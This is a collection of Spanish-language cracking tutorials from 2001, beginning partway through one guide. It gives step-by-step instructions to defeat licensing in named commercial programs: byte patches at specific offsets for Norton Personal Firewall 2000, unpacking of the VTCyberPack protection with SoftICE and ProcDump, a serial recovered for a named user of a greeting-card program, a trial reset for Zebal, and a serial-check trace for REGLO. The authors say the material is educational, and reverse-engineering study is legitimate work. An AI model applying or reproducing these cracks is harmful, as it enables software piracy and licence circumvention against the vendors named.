veremos que hay un par de saltos que dependen de lo que la función returne, así que lo que vaqmos a hacer es ver a donde va a parar cuando ya se nos acabó el tiempo, podemosw ver que lo que hace la función cuando no estamos registrados es retornar un valor de [ebp+04] igual a ESI, lo que nos lleva a que el JNZ que está consecutivo no se ejecute, y directamente llegue al jmp y se vaya de la función. Así que lo que haremos es obligarlo a saltar en esa dirección. Para esto, en un editor hexadecimal, yo utilizo HIEW para ver el código o HexWorkshop para editar datos, iremos al offset que IDA nos diga que esta dirección es, en este caso, el JNZ está en el offset 00005DA1, así que vayamos a ese offset en el eitor y cambiemos el 75 por EB esto es, estamos cambiando un JNZ por un JMP.
Después cerremos el editor y guardemos los cambios, luego ejecutemos el programa yt veamos.
Apretemos el botón 'Enable' y veamos....
Aparece la Nag, apretamos 'Quit' y.....
Sí!!! El programa se habilita y aparece en el Systray
Ahora, lo que tenemos que hacer es eliminar la NAG del camino, ya que a pesar de que hemos hecho que se habilitara el progrrama, la NAG sigue siendo un obstáculo para nuestro trabajo. Para hacer esdto, lo que haremos es transformar la sección de código que llama a la función en el dll en NOPs, cuyo valor hexadecimal en el archivo es 90, así que transformaremos desde el offset 00005D98 al 00005DA0 en nops, es decir, convertiremos cada byte dentro de ese rango en uno que tenga el valor 90h.

```
00405D98                push    eax
00405D99                call    j_N32User_GetUserState
00405D9E                cmp     [ebp+var_4], esi
```

*Este será el código que transformaremos en NOPs, debemos eliminar el **push eax** para que la pila quede estable, y el **cmp [ebp+04]** para que también queden estables la banderas*

Una vex que hacemos esto, guardamos los cambios y probamos el programa, apretamos el botón para habilitarlo y ...,BINGO!!!!
la nag ya no aparece y el programa se habilita, no hay rastros de una Virtual Box en nuestro programilla...
Hemos crackeado el Norton Personal Firewall 2000

ADIÓS Y MUCHAS GRACIAS POR TOMARSE EL TIEMPO PARA LEER ESTE TUTORIAL. Si quieren mandar alguna sugerencia, consejos, erratas, preguntas, dudas, o agradecimiento, por favor háganlo a:

oktogen(at)phreaker(dot)net

[Solo reemplazen (at) por una @ y (dot) por un punto]
Adios, hasta la próxima.

Me hago llamar Sorvats.

Karpoff Spanish Tutor 2001

Programa:	**CPU Indicator 1.2**

PROTECCION:	VTCyberPack 2.4.		
Descripcion:	Visor de estado de uso de nuestra cpu		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.pysoft.com		
Herramientas:	Softice, Procdump.		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	21/03/2001

INTRODUCCION

Un Saludo a Todos amigos. En un principio este tutorial era para la compañías PY Software, para todos sus programas, pero salvo este el resto se basan en códigos de registro, muy fáciles de conseguir. Por tanto, nos centraremos en este programa CPU Indicator, que tiene una protección comercial que nunca había visto, y que es bastante curiosa. Aunque como podremos ver no es nada del otro mundo.

En la web www.soft-trade.com , creo que podéis encontrar más programas con esta protección, para los que quieran practicar un poco más ;-)


AL ATAKE

PROTECCIÓN VTCyberPack

El programa la verdad es que tampoco es de mucha utilidad, creo yo, por eso me sorprendio que llevase una protección comercial.

Ejecutamos el programa y nos aparece la siguiente ventana:

Todas las opciones de compra, alquiler y demás, son a partir de internet, no hay por donde meterle el código, mmm.... El trial es de sólo cinco dias. Yo ya llevo dos, jejeje. Si damos al botón rectangular que pone soft-trade, veremos que aparece:



Esta es la protección. Interesante. No sé vosotros, pero yo desde el primer momento que la vi, me recordo a la protección vbox, y de esa forma la vamos a tratar.

He visitado la web de Via Tech, www.elicense.com , existe una versión de prueba de la protección. La descargué y se la puse a un programa que ocupaba 1.3 MB, después de pasarle la protección, ocupaba 2 MB. Por tanto podemos deducir que quién usa esta protección no busca reducir espacio, sino proteger el programa, lo cuál como veremos a continuación no lo consigue :)

Creo que la protección es fácilmente reconocible, ya que nos lo dice, pero voy a decir por encima alguna de las caraterísticas que he visto de esta protección. Lo primero, es que en el directorio del programa, podemos encontrar una dll, **vtcpak24.dll**, el 24, será por la versión supongo. Que si analizamos con File InsPEctor, veremos que está empakada con Aspack (si os interesa, podéis utilizar Unaspack para desempaketarla). Además en tiempo de ejecución el programa crea otro archivo, **s3vv-----.2xcp**, en los guiones aparecen numeros y letras de forma más o menos aleatoria, que curiosamente, también está empakado con Aspack. Este archivo tiene algo que ver con el estado de la licencia del producto. El funcionamiento básico, consiste en que el archivo principal, llama a vtpack24, y esta a su vez al archivo temporal, que es el que saca la ventana, luego vuelve a vtpack24 que a su vez devuelve al control al programa principal, una vez desempakado.

AL ATAKE

Bueno, ahora sí, vamos a por él. Ejecutamos el programa, nos aparece la ventana de antes, podemos hacer dos cosas, utilizar los handles de windows para meternos en el código, o podemos simplemente ir a Sice (Ctrl+D) y poner **bpx getprocaddress**, que es lo que haremos porque es más rápido, volvemos al programa (F5) y pulsamos **Try**. Aparecemos en Sice, desactivamos el breakpoint (**bd***), y pulsamos F12 hasta que aparezcamos en algo que pueda parecerse a uno de los archivos anteriores. Apareceremos en **s3vv----**, pero lo que queremos es encontrar el lugar donde vamos al programa, una vez desempaketado, por tanto debemos llegar a **vtpack24**, para ello pulsamos F12 hasta que lleguemos allí. Aparecemos aquí:

```
* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
|
:024833F1 FF1584F04802 Call dword ptr [0248F084] <- La llamada al archivo temporal del que procedemos.
:024833F7 8985D4F2FFFF mov dword ptr [ebp+FFFFF2D4], eax <- Aqui aparecemos.
:024833FD 8B85D4F2FFFF mov eax, dword ptr [ebp+FFFFF2D4]
:02483403 50 push eax
:02483404 FF1560F04802 Call dword ptr [0248F060]
:0248340A 8D8D18F4FFFF lea ecx, dword ptr [ebp+FFFFF418]
:02483410 51 push ecx
:02483411 E8800E0000 Call 02484296
```

:02483416 83C404 add esp, 00000004
:02483419 83BDD4F2FFFF00 cmp dword ptr [ebp+FFFFF2D4], 00000000
:02483420 7505 jne 02483427
...
:02483427 833D3417490201 cmp dword ptr [02491734], 00000001
:0248342E 751D jne 0248344D
...
:0248344D 5E pop esi
:0248344E 5D pop ebp
:0248344F 5B pop ebx
:02483450 8BE5 mov esp, ebp
:02483452 5D pop ebp
:02483453 FF2544174902 jmp dword ptr [02491744] <- Saltamos al programa principal, este es nuestro 'Program Entry Point'. Anotamos su valor que es 4509F8. (que coincide con el del programa original, así que nos da igual)

Aqui está todo el código necesario. Bueno, desde donde aparecemos vamos pulsando F10 hasta llegar a **02483453**, que es desde donde vamos al programa en sí, una vez desmpaketado. Una vez en esa dirección, creamos un bucle infinito, para dejar volcado el programa en memoria, para ello, vamos a meter código asm con Sice, con el comando **a**. Escribimos **a eip**, y nos aparecerá **:02483453** en la línea de comando, metemos **jmp eip** y pulsamos enter un par de veces. Pulsamos F5, y se quedo el programa volcado en la memoria, esperando a que nosotros lo recojamos con las redes de procdump.

Pues eso, abrimos **Procdump**, y en la ventana de tareas activas, selecionamos con el botón secundario del ratón nuestro programa, **cpu_ind_r**, y en el menú emergente seleccionamos dump (full). nos pedirá el nombre del nuevo ejecutable y ya está. Cerramos el programa que hemos dejado en la memoria, seleccionando en el menú anterior Kill Task.

Probamos el programa y ... ¿qué es esto? ¿qué pasa? Nos aparece lo siguiente:

Lo que ha pasado, es que nuestra tabla de importaciones está mal. Para solucionar el problema, volvemos a repetir todo el proceso, hasta el momento en el que usamos procdump. (ahora sabéis porque dije bd y no bc ;))

Abrimos Procdump, y lo primero de todo vamos a las opciones, y seleccionamos **Rebuilt New Impot Table**, una vez seleccionado hacemos lo mismo de antes. Lo probamos y ... ¡¡¡ PERFECTO !!! Fuera protección, y puesto que el programa no lleva ninguna más, hemos terminado.

FINALIZANDO

Bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. Espero que os haya resultado útil este tuto. No olvidéis que **nuestro objetivo sólo es aprende**r. Sin contar con la diversión que esto supone por supuesto ;-))

Un Gran Saludo para todos los miembros de [K-FoR], para los amigos de Tutoriales 2000 y para todos vosotros. **[KRaViTZ]**, vuelve pronto ;-)

Hasta la próxima...

« » ~ ~ ~ = * = ~ ~ ~ « »

Mi correo: kuato_thor@hotmail.com

La página de [K-FoR]: http://pagina.de/kfor

« » ~ ~ ~ = * = ~ ~ ~ « »

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: e-motional Greeting Card Creator v1.01

PROTECCION:	**Serial.**		
Objetivo:	Conseguir un número de serie válido		
Descripcion:	Programa para crear tarjetas de saludos.		
Dificultad:	**Newbie**		
DOWNLOAD:	http://www.e-motional.com		
Herramientas:	W32Dasm, file ins**PE**ctor, SoftICE, eXeScope		
CRACKER:	**ACT_Mago**	**FECHA:**	**20/02/2001**

INTRODUCCION

Tutorial Nº20

Hola amigos, presento mi **vigésimo** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE y el W32Dasm. Si no los tienes instalados puedes bajártelos en www.crackstore.com . Asumo que tienes conocimientos básicos sobre como usarlos. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Comentario del Programa

Programa para crear tarjetas de saludos.

Lo que nos interesa... el programa es distribuido como shareware, y para tener la versión **full** del programa debes registrarte y para eso debes pagar la suma de $19.95 US.

Contamos con SoftICE **:)** ...

Antes de abrir el programa lo analizamos con file insPEctor v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará los siguientes datos:

- El programa está desarrollado en Microsoft Visual C++ 5.0
- No está empacado

A continuación... cerramos **file insPEctor v3.5** y abrimos **e-motional Greeting Card Creator v1.01**

Abrimos el programa, le damos al botón **About**, luego a **Register Now!** y ya estamos en la caja de registro, la que nos pide los siguientes datos:

User name:

Registration Code:

Como hacemos siempre llenamos la caja con cualquier dato, le damos click a **Register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

Registration Unsuccessful

This User Name does not match the registration code entered.

A continuación... cerramos **e-motional Greeting Card Creator v1.01**

Usando el W32Dasm

Abrimos W32Dasm y luego nos vamos a la opción **Disassembler > Open File to Disassemble...** buscamos la carpeta en donde está instalado el programa y abrimos el archivo **Creator.exe**.

Una vez desensamblado el archivo vamos a **Refs > String Data References** y buscamos el mensaje que nos decía que nuestro código de registro era inválido: se verá algo así...

```
"TextColor"
"Thank you for registering the"
"The text is too large to fit on"
"There was an error scanning the"
"This program is registered to"
"This User Name does not match"
"TransparentBack"
"TWAcquire entry"
"TWAIN_32.DLL"
```

Le damos doble click y estaremos en el código que nos interesa...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00403374(C) <==   de aquí viene el mensaje
|

:004034F8 6A10                     push 00000010

* Possible StringData Ref from Data Obj ->"Registration Unsuccessful"

                                   |
:004034FA 6838A34400               push 0044A338

* Possible StringData Ref from Data Obj ->"This User Name does not match
                                        "->"the registration code entered."|
:004034FF 6878A24400               push 0044A278
```

Tenemos la dirección 00403374, y para ir a examinarla vamos a **Goto > Goto Code Location** e insertamos el número, luego le damos a **OK** y estaremos aquí...

```
:00403372 85C0                     test eax, eax
:00403374 0F847E010000             je 004034F8
:0040337A 51                       push ecx
```

Y si subimos unas pocas líneas veremos lo siguiente...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00403302(C)
|
:00403335 51                       push ecx
:00403336 8D54240C                 lea edx, dword ptr [esp+0C]
:0040333A 8BCC                     mov ecx, esp
:0040333C 8964241C                 mov dword ptr [esp+1C], esp
:00403340 52                       push edx
:00403341 E845190300               call 00434C8B
:00403346 51                       push ecx
:00403347 8D442414                 lea eax, dword ptr [esp+14]
:0040334B 8BCC                     mov ecx, esp
:0040334D 8964241C                 mov dword ptr [esp+1C], esp
:00403351 50                       push eax
:00403352 C684249400000007         mov byte ptr [esp+00000094], 07
:0040335A E82C190300               call 00434C8B
:0040335F 889C2490000000           mov byte ptr [esp+00000090], bl
:00403366 E8B5020000               call 00403620
:0040336B 8BC8                     mov ecx, eax
:0040336D E8DEF2FFFF               call 00402650  <== la CALL importante :)
:00403372 85C0                     test eax, eax
:00403374 0F847E010000             je 004034F8
:0040337A 51                       push ecx
```

Sobre el salto se pueden ver varias LLAMADAS; pero hay una que nos importa en este pedazo de código..anotamos la CALL 0040336D y vamos al **Symbol Loader** del SoftICE, para poner un breakpoint e investigar los valores **:)**

Usando el SoftICE

Abrimos el Symbol Loader y vamos a **File > Open Module...** buscamos el ejecutable del programa, lo abrimos y luego vamos a **Module > Load** y cuando nos salga el mensaje de que ha ocurrido un error, seguimos adelante.

El SoftICE romperá y en ese instante ponemos el breakpoint **bpx 0040336D** [ENTER] > [F5], nos saldrá el programa y lo que ahora debemos hacer es ir a la caja de registro, poner nuestro nombre, cualquier número de registro y darle click a **Register**, y como hemos puesto el breakpoint el SoftICE romperá nuevamente dejándonos aquí...

```
:0040336D E8DEF2FFFF     CALL  00402650 <== caemos aquí, entramos con F8
:00403372 85C0           TEST  EAX,EAX
:00403374 0F847E010000   JZ    004034F8 <== con r fl z [F5] registro aceptado
:0040337A 51             PUSH  ECX
```

Chequeamos valores en la CALL y como no hay resultados entramos en la CALL presionando **F8**, caemos aquí...

```
:00402650 6AFF    PUSH    FF <== caemos aquí, seguimos con F10
```

Bueno esta parte es larga...pero vale la pena...

Luego de caer en 00402650 seguimos con **F10** 43 veces para caer aquí...

```
:004026E7 8A10    MOV   DL,[EAX] <== d eax = NUESTRO REGISTRO VÁLIDO
```

Al colocar **d eax** en el MOV 004026E7 tenemos nuestro número de serie válido, en mi caso la caja quedaría así...

User name: **Act MagO**

Registration Code: **64883**

Le damos click a **Register** y...

Registration Successful!

Thank you for registering the program.

Hey!!, pero que es eso?!!!...nos hemos registrado y el **deseo de dinero** de estos tipos no descansa, ahora en el lugar donde estaba el botón para acceder a la caja de registro hay uno para comprar una copia adicional del programa!!... pero ya saben es sólo tomar el eXeScope y darle un retoque a ese cuadro **:)**, supongo que a estas alturas no es necesario que explique como se hace **:)**

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel
- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de TUTORIALES 2001
- **LdA 4°A 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: **Zebal 3.0x**

PROTECCION:	**Clave de Usuario y 15 días de evaluación**
Objetivo:	Saltarnos lo de los 15 días y/o registrarnos
Descripcion:	Robot para conversar en el IRC
Dificultad:	Newbie.
DOWNLOAD:	http://www.readysoft.com/home/coding/
Herramientas:	**SoftIce v4.05 y Filemon (sin Mortadelo ;)**
CRACKER:	**Crick** **FECHA:** **21/03/2001**

INTRODUCCION

Hace tiempo, alguien (no sé quién) propuso en el topic del canal #crackers del IRC-Hispano este programa como objetivo. Yo me lo bajé. El programita es un robot que puedes conectar al IRC con el nick que quieras y mantiene conversaciones semi-inteligentes con la peña.

Es shareware (3000 pelas!!!). Y, si no lo registras, deja de funcionar a los 15 días de instalarlo. (Y no vale retrasar el reloj... no funciona)

El programa está hecho con Clipper (todavía hay gente que programa con eso... uf!) y el ejecutable es un **N**ew **E**xecutable (NE)

AL ATAKE

Para que el programa deje de funcionar a los 15 días de la instalación, lo que hace es crear un fichero en \WINDOWS\SYSTEM que se llama OLECPX32.DAT (olé!), en realidad es una base de datos, un .DBF 'camuflao'.
Y ¿qué pasaría si lo borrásemos?
Pues que lo vuelve a crear y ya tenemos otros 15 días (menuda protección!!!)

El Filemon se chiva del acceso a este fichero:

```
112 15:59:54 FIVEWIN Search C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS OLECPX32.DAT
113 15:59:54 FIVEWIN Open C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS OPENEXISTING READONLY DENYWRITE
114 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 0 Length: 32
115 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 32 Length: 8
116 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 40 Length: 32
117 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 72 Length: 8
118 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 80 Length: 32
119 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 112 Length: 8
120 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 120 Length: 32
121 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 152 Length: 8
122 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 160 Length: 32
123 15:59:54 FIVEWIN Close C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS CLOSE_FINAL
124 15:59:54 FIVEWIN Open C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS CREATENEW REPLACEEXISTING
READWRITE COMPATIBILITY
125 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 0 Length: 32
126 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 32 Length: 8
127 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 40 Length: 32
128 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 72 Length: 8
129 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 80 Length: 32
130 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 112 Length: 8
131 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 120 Length: 32
132 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 152 Length: 8
133 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 160 Length: 1
134 15:59:54 FIVEWIN Close C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS CLOSE_FINAL
```

Primero lo abre, lo lee y luego lo reescribe y lo cierra. Lo que hace es modificar un campo que controla la fecha en que lo usas. En fin, una chorrada.

Para ir un poco más lejos y 'disfrutar' (*lo pongo entre comillas porque no es un programa que me guste especialmente*) de él en todo su explendor ;) lo registraremos y así tendremos disponibles todas las opciones (edición de la mente de Zebal, etc...)

Al grano:
Cuando intentas registrar el programa, aparece un diálogo pidiendo Usuario y Contraseña y un botón para 'registrar'. Si la contraseña (clave) no es correcta, sale un messagebox diciéndolo... Pues empecemos por ahí.

Abrimos el diálogo de registro y escribimos el usuario y la clave. Antes de darle al botón de registrar, entramos en el SICE y ponemos un bpx messagebox y con F5 salimos.
Ahora sí pulsamos el botón de registrar y aparecemos en sice. Con F12 (las veces que haga falta) salimos del messagebox y volveremos al programa (lo vereis como FIVEWIN).

Este es el código:

```
EAX=000204EB EBX=17B70282 ECX=00000001 EDX=81734117 ESI=00022BF9
EDI=0002A990 EBP=00007C0A ESP=00007BFC EIP=0000596A o d I s z A P c
CS=1A47 DS=1A87 SS=1A87 ES=4117 FS=0000 GS=0000 SS:00007C06=41170515
-----------------------------------------------------------byte--------------PROT---(0)--
4117:000004D7 39 36 32 4D 35 39 59 34-52 00 01 00 00 00 00 00 962M59Y4R.......
4117:000004E7 00 00 28 00 4E 6F 6D 62-72 65 20 6F 20 63 F3 64 ..(.Nombre o c.d
4117:000004F7 69 67 6F 20 64 65 20 72-65 67 69 73 74 72 6F 20 igo de registro
4117:00000507 69 6E 63 6F 72 72 65 63-74 6F 73 00 12 00 45 52 incorrectos...ER
4117:00000517 52 4F 52 20 44 45 20 52-45 47 49 53 54 52 4F 00 ROR DE REGISTRO.
4117:00000527 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
-------------------------------------------------------------------------------PROT16-
1A47:5904 PUSH BP   <<<-- Aquí ponemos un BPX
1A47:5905 MOV BP,SP
1A47:5907 SUB SP,04
1A47:590A PUSH SI
1A47:590B PUSH DI
1A47:590C PUSH 00
1A47:590E CALL 3D5F:0376
1A47:5913 ADD SP,02
```

```
1A47:5916 CMP AX,0001
1A47:5919 JBE 5927
1A47:591B PUSH 02
1A47:591D CALL 3D5F:0500
1A47:5922 ADD SP,02
1A47:5925 JMP 592D
1A47:5927 MOV DX,[BP+08]
1A47:592A MOV AX,[BP+06]
1A47:592D MOV [BP-02],DX
1A47:5930 MOV [BP-04],AX
1A47:5933 PUSH DS
1A47:5934 PUSH FFFF0001
1A47:593A CALL 1A3F:0286
1A47:593F ADD SP,04
1A47:5942 PUSH AX
1A47:5943 CALL 1A1F:ED7E
1A47:5948 ADD SP,04
1A47:594B CALL 1A47:16CF
1A47:5950 OR AX,AX
1A47:5952 JZ 595B
1A47:5954 CALL USER!GETACTIVEWINDOW
1A47:5959 JMP 595D
1A47:595B XOR AX,AX
1A47:595D PUSH AX
1A47:595E PUSH FF
1A47:5960 CALL 3D5F:0500
1A47:5965 ADD SP,02
1A47:5968 PUSH DX
1A47:5969 PUSH AX
1A47:596A PUSH DWORD PTR [BP-04]   <<<-- Aquí está el mensaje de error
1A47:596E PUSH 03
1A47:5970 CALL 3D5F:05F4
1A47:5975 ADD SP,02
1A47:5978 OR AX,[BP+0A]
1A47:597B PUSH AX
1A47:597C CALL USER!MESSAGEBOX
1A47:5981 PUSH AX  <<<-- Aquí apareceremos después de los F12
1A47:5982 CALL 3D5F:0826
1A47:5987 ADD SP,02
1A47:598A POP DI
1A47:598B POP SI
1A47:598C LEAVE
1A47:598D RETF
```

----------FIVEWIN(0A)----------

Aterrizaremos en el PUSH AX, después de la llamada a messagebox. Ponemos un BPX al principio de la rutina: en 5904 PUSH BP, le damos a F5 para salir y nos volvemos a registrar habiendo quitado antes el bpx messagebox. Volveremos a SICE en el bpx del PUSH BP. Si mirais más abajo vereis que mete en la pila la dirección del mensaje de error antes de llamar a messagebox. Pues bien, si miramos en esa dirección, en *[bp-04]está el mensaje de error y... un poco más arriba ¡LA CLAVE CORRECTA!.

Como veis, con esta protección se venderán pocas copias del Zebal 3.0x

Un saludo. Crick

Todo el material aquí editado es para uso exclusívamente didáctico.
Crick NO se responsabiliza del uso ilegal de este material.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**REGLO 3.0,HORAS 3.7,DELETOR 2.6, FILO 2.0,UNIOS 1.9,EXICON 1.9,etc.**

PROTECCION:	**Serial, Limitación de Tiempo.**		
Descripcion:	**Utilitarios.**		
Dificultad:	**Facilucha (cuando supe como...;-)**		
DOWNLOAD:	http://www.basta.com		
Herramientas:	**Softice.**		
CRACKER:	**Yerba Mate N°10**	**FECHA:**	**11/3/2001**

ADVERTENCIA: Si lo que estas buscando es un serial para algunas de las aplicaciones nombradas arriba, no pierdas el tiempo leyendo este extenso tutorial. Hace una búsqueda en la web o andá a alguno de los tantos sitios dedicados a proveer seriales. Si por el contrario te interesa seguir aprendiendo ingeniería inversa, creo que vale la pena . Como de costumbre y para no demorar a los que vienen siguiendo todos los tutos, los detalles que hayan sido explicados con anterioridad serán obviados. Si hay algo que no se comprende, recomiendo leer los ensayos anteriores.

INTRODUCCION

Saludos a toda la banda de seguidores. No sin esfuerzo hemos llegado al décimo tutorial. Agradezco los e-mails con saludos y preguntas (quiere decir que alguien lee esta serie de tutoriales). A los que me preguntaban que había pasado que no escribía otro tuto, la respuesta (como bién dijo Karpoff unos días atrás) es que no me pareció serio dedicarle un tutorial a programas con el mismo esquema de protección que los vistos hasta ahora. Es más, con las 9 publicaciones anteriores, es posible crackear una gran cantidad de aplicaciones shareware que existen en la web. En esta ocación nos concentraremos en el esquema de protección de **REGLO** versión 3.0, que nos permitirá observar algunas cosas nuevas (entre ellas el concepto de ***número mágico***) y seguiremos practicando asembler, ya que el serial buscado no se nos presentará completo en ningún registro sino tendrá que sortear una serie de cálculos como ya veremos. Este utilitario es una versatil regla en pantalla ideada para diseñadores, posee además una ventana de magnificación. El costo de registración es de $15, por lo que lo único que nos interesará es su estructura de protección. Se acuerdan del tutorial N° 5, ahí teníamos un programa de $150 con un esquema de protección de $5. Bueno en este caso sucede lo contrario. En general la gente de BASTA diseña buenas aplicaciones a un precio realmente accesible. Los utilitarios no exceden los 350kb lo que los hace ideales para que podamos aprender de ellos.

AL ATAKE

A lo nuestro, ejecutamos el programa y vamos a ***about*** (con el botón derecho del mouse) , una vez allí click en ***registration.*** Llenamos la única casilla que se nos presenta para introducir el serial, en mi caso puse 12345678-90123456.

NOTA: cuando se te presenta una única casilla, lo primero es desensamblarlo con el **W32DSM** por si el serial es ***hardcoded*** , es decir es único y esta escrito en las ***string references*.** (Te acuerdas del tutorial N°4 ?)**.** En este caso no es así, sino a estas alturas sería faltarte el respeto ***;-)***

Como siempre **Control-D, bpxhmemcpy** (ya sabes que me gusta recorrer el ejecutable y ver que esta haciendo), **F5** (para volver a windows) , le damos al botón ***OK*** y entramos en el Soft ice. Con bd00 desabilitamos el breakpoint que ya cumplió su función. Con unos siete ***F12's*** llegamos a REGLO!TEXT que es lo que deseamos. Lo que realmente nos interesa (el centro de la rutina de comprobación) se encuentra en la posición ***40FB09***. Hacia allí vamos con un ***bpx 40FB09*** seguido de F5. En esi tenemos nuestro falso serial y en ecx tenemos 0F. Por lo que en principio moverá a **'al'** 36 (6) nuestro último número.

```
:0040FB09    8A0431          mov al, byte ptr [ecx+esi]    Toma el último componente del serial
:0040FB0C    3C30            cmp al, 30                    Si es menor que 30 salta a error
:0040FB0E    0F8CCD000000    jl 0040FBE1                   Chico malo o error
:0040FB14    3C39            cmp al, 39                    Si es mayor que 39 salta a error
:0040FB16    0F8FC5000000    jg 0040FBE1                   Chico malo o error
:0040FB1C    8BC1            mov eax, ecx                  Mueve el ecx a eax
:0040FB1E    49              dec ecx                       Decrementa el ecx (para tomar otro)
:0040FB1F    85C0            test eax, eax                 Se fija si hay más
:0040FB21    75E6            jnz 0040FB09                  Como hay 15 más, repite el proceso.
```

Cuando colocamos el falso serial en el casillero, nada sabíamos de él. Solo nos dimos cuenta que entraban 16 caracteres. Ahora no solo sabemos que son 16, sino también que tienen que ser números. Ya que tienen que estar comprendidos entre 30 y 39 (0 y 9 en ascii), caso contrario nos saca de la rutina de comprobación. Si lo vas trazando con el Soft-Ice verás que comienza por el último número (en mi caso 36 = 6) y sigue decreciendo hasta llegar al primero. Hasta aquí está todo claro, ahora agarrate fuerte que seguimos!!!!!

```
:0040FB23    0FBE5E0F        movsx ebx, byte ptr [esi+0F]    Pone en ebx el ultimo n° ,  36
:0040FB27    83EB30          sub ebx, 00000030               Le resta 30,    ebx=6
:0040FB2A    8D4301          lea eax, dword ptr [ebx+01]     Eax = 7         (6 + 1)
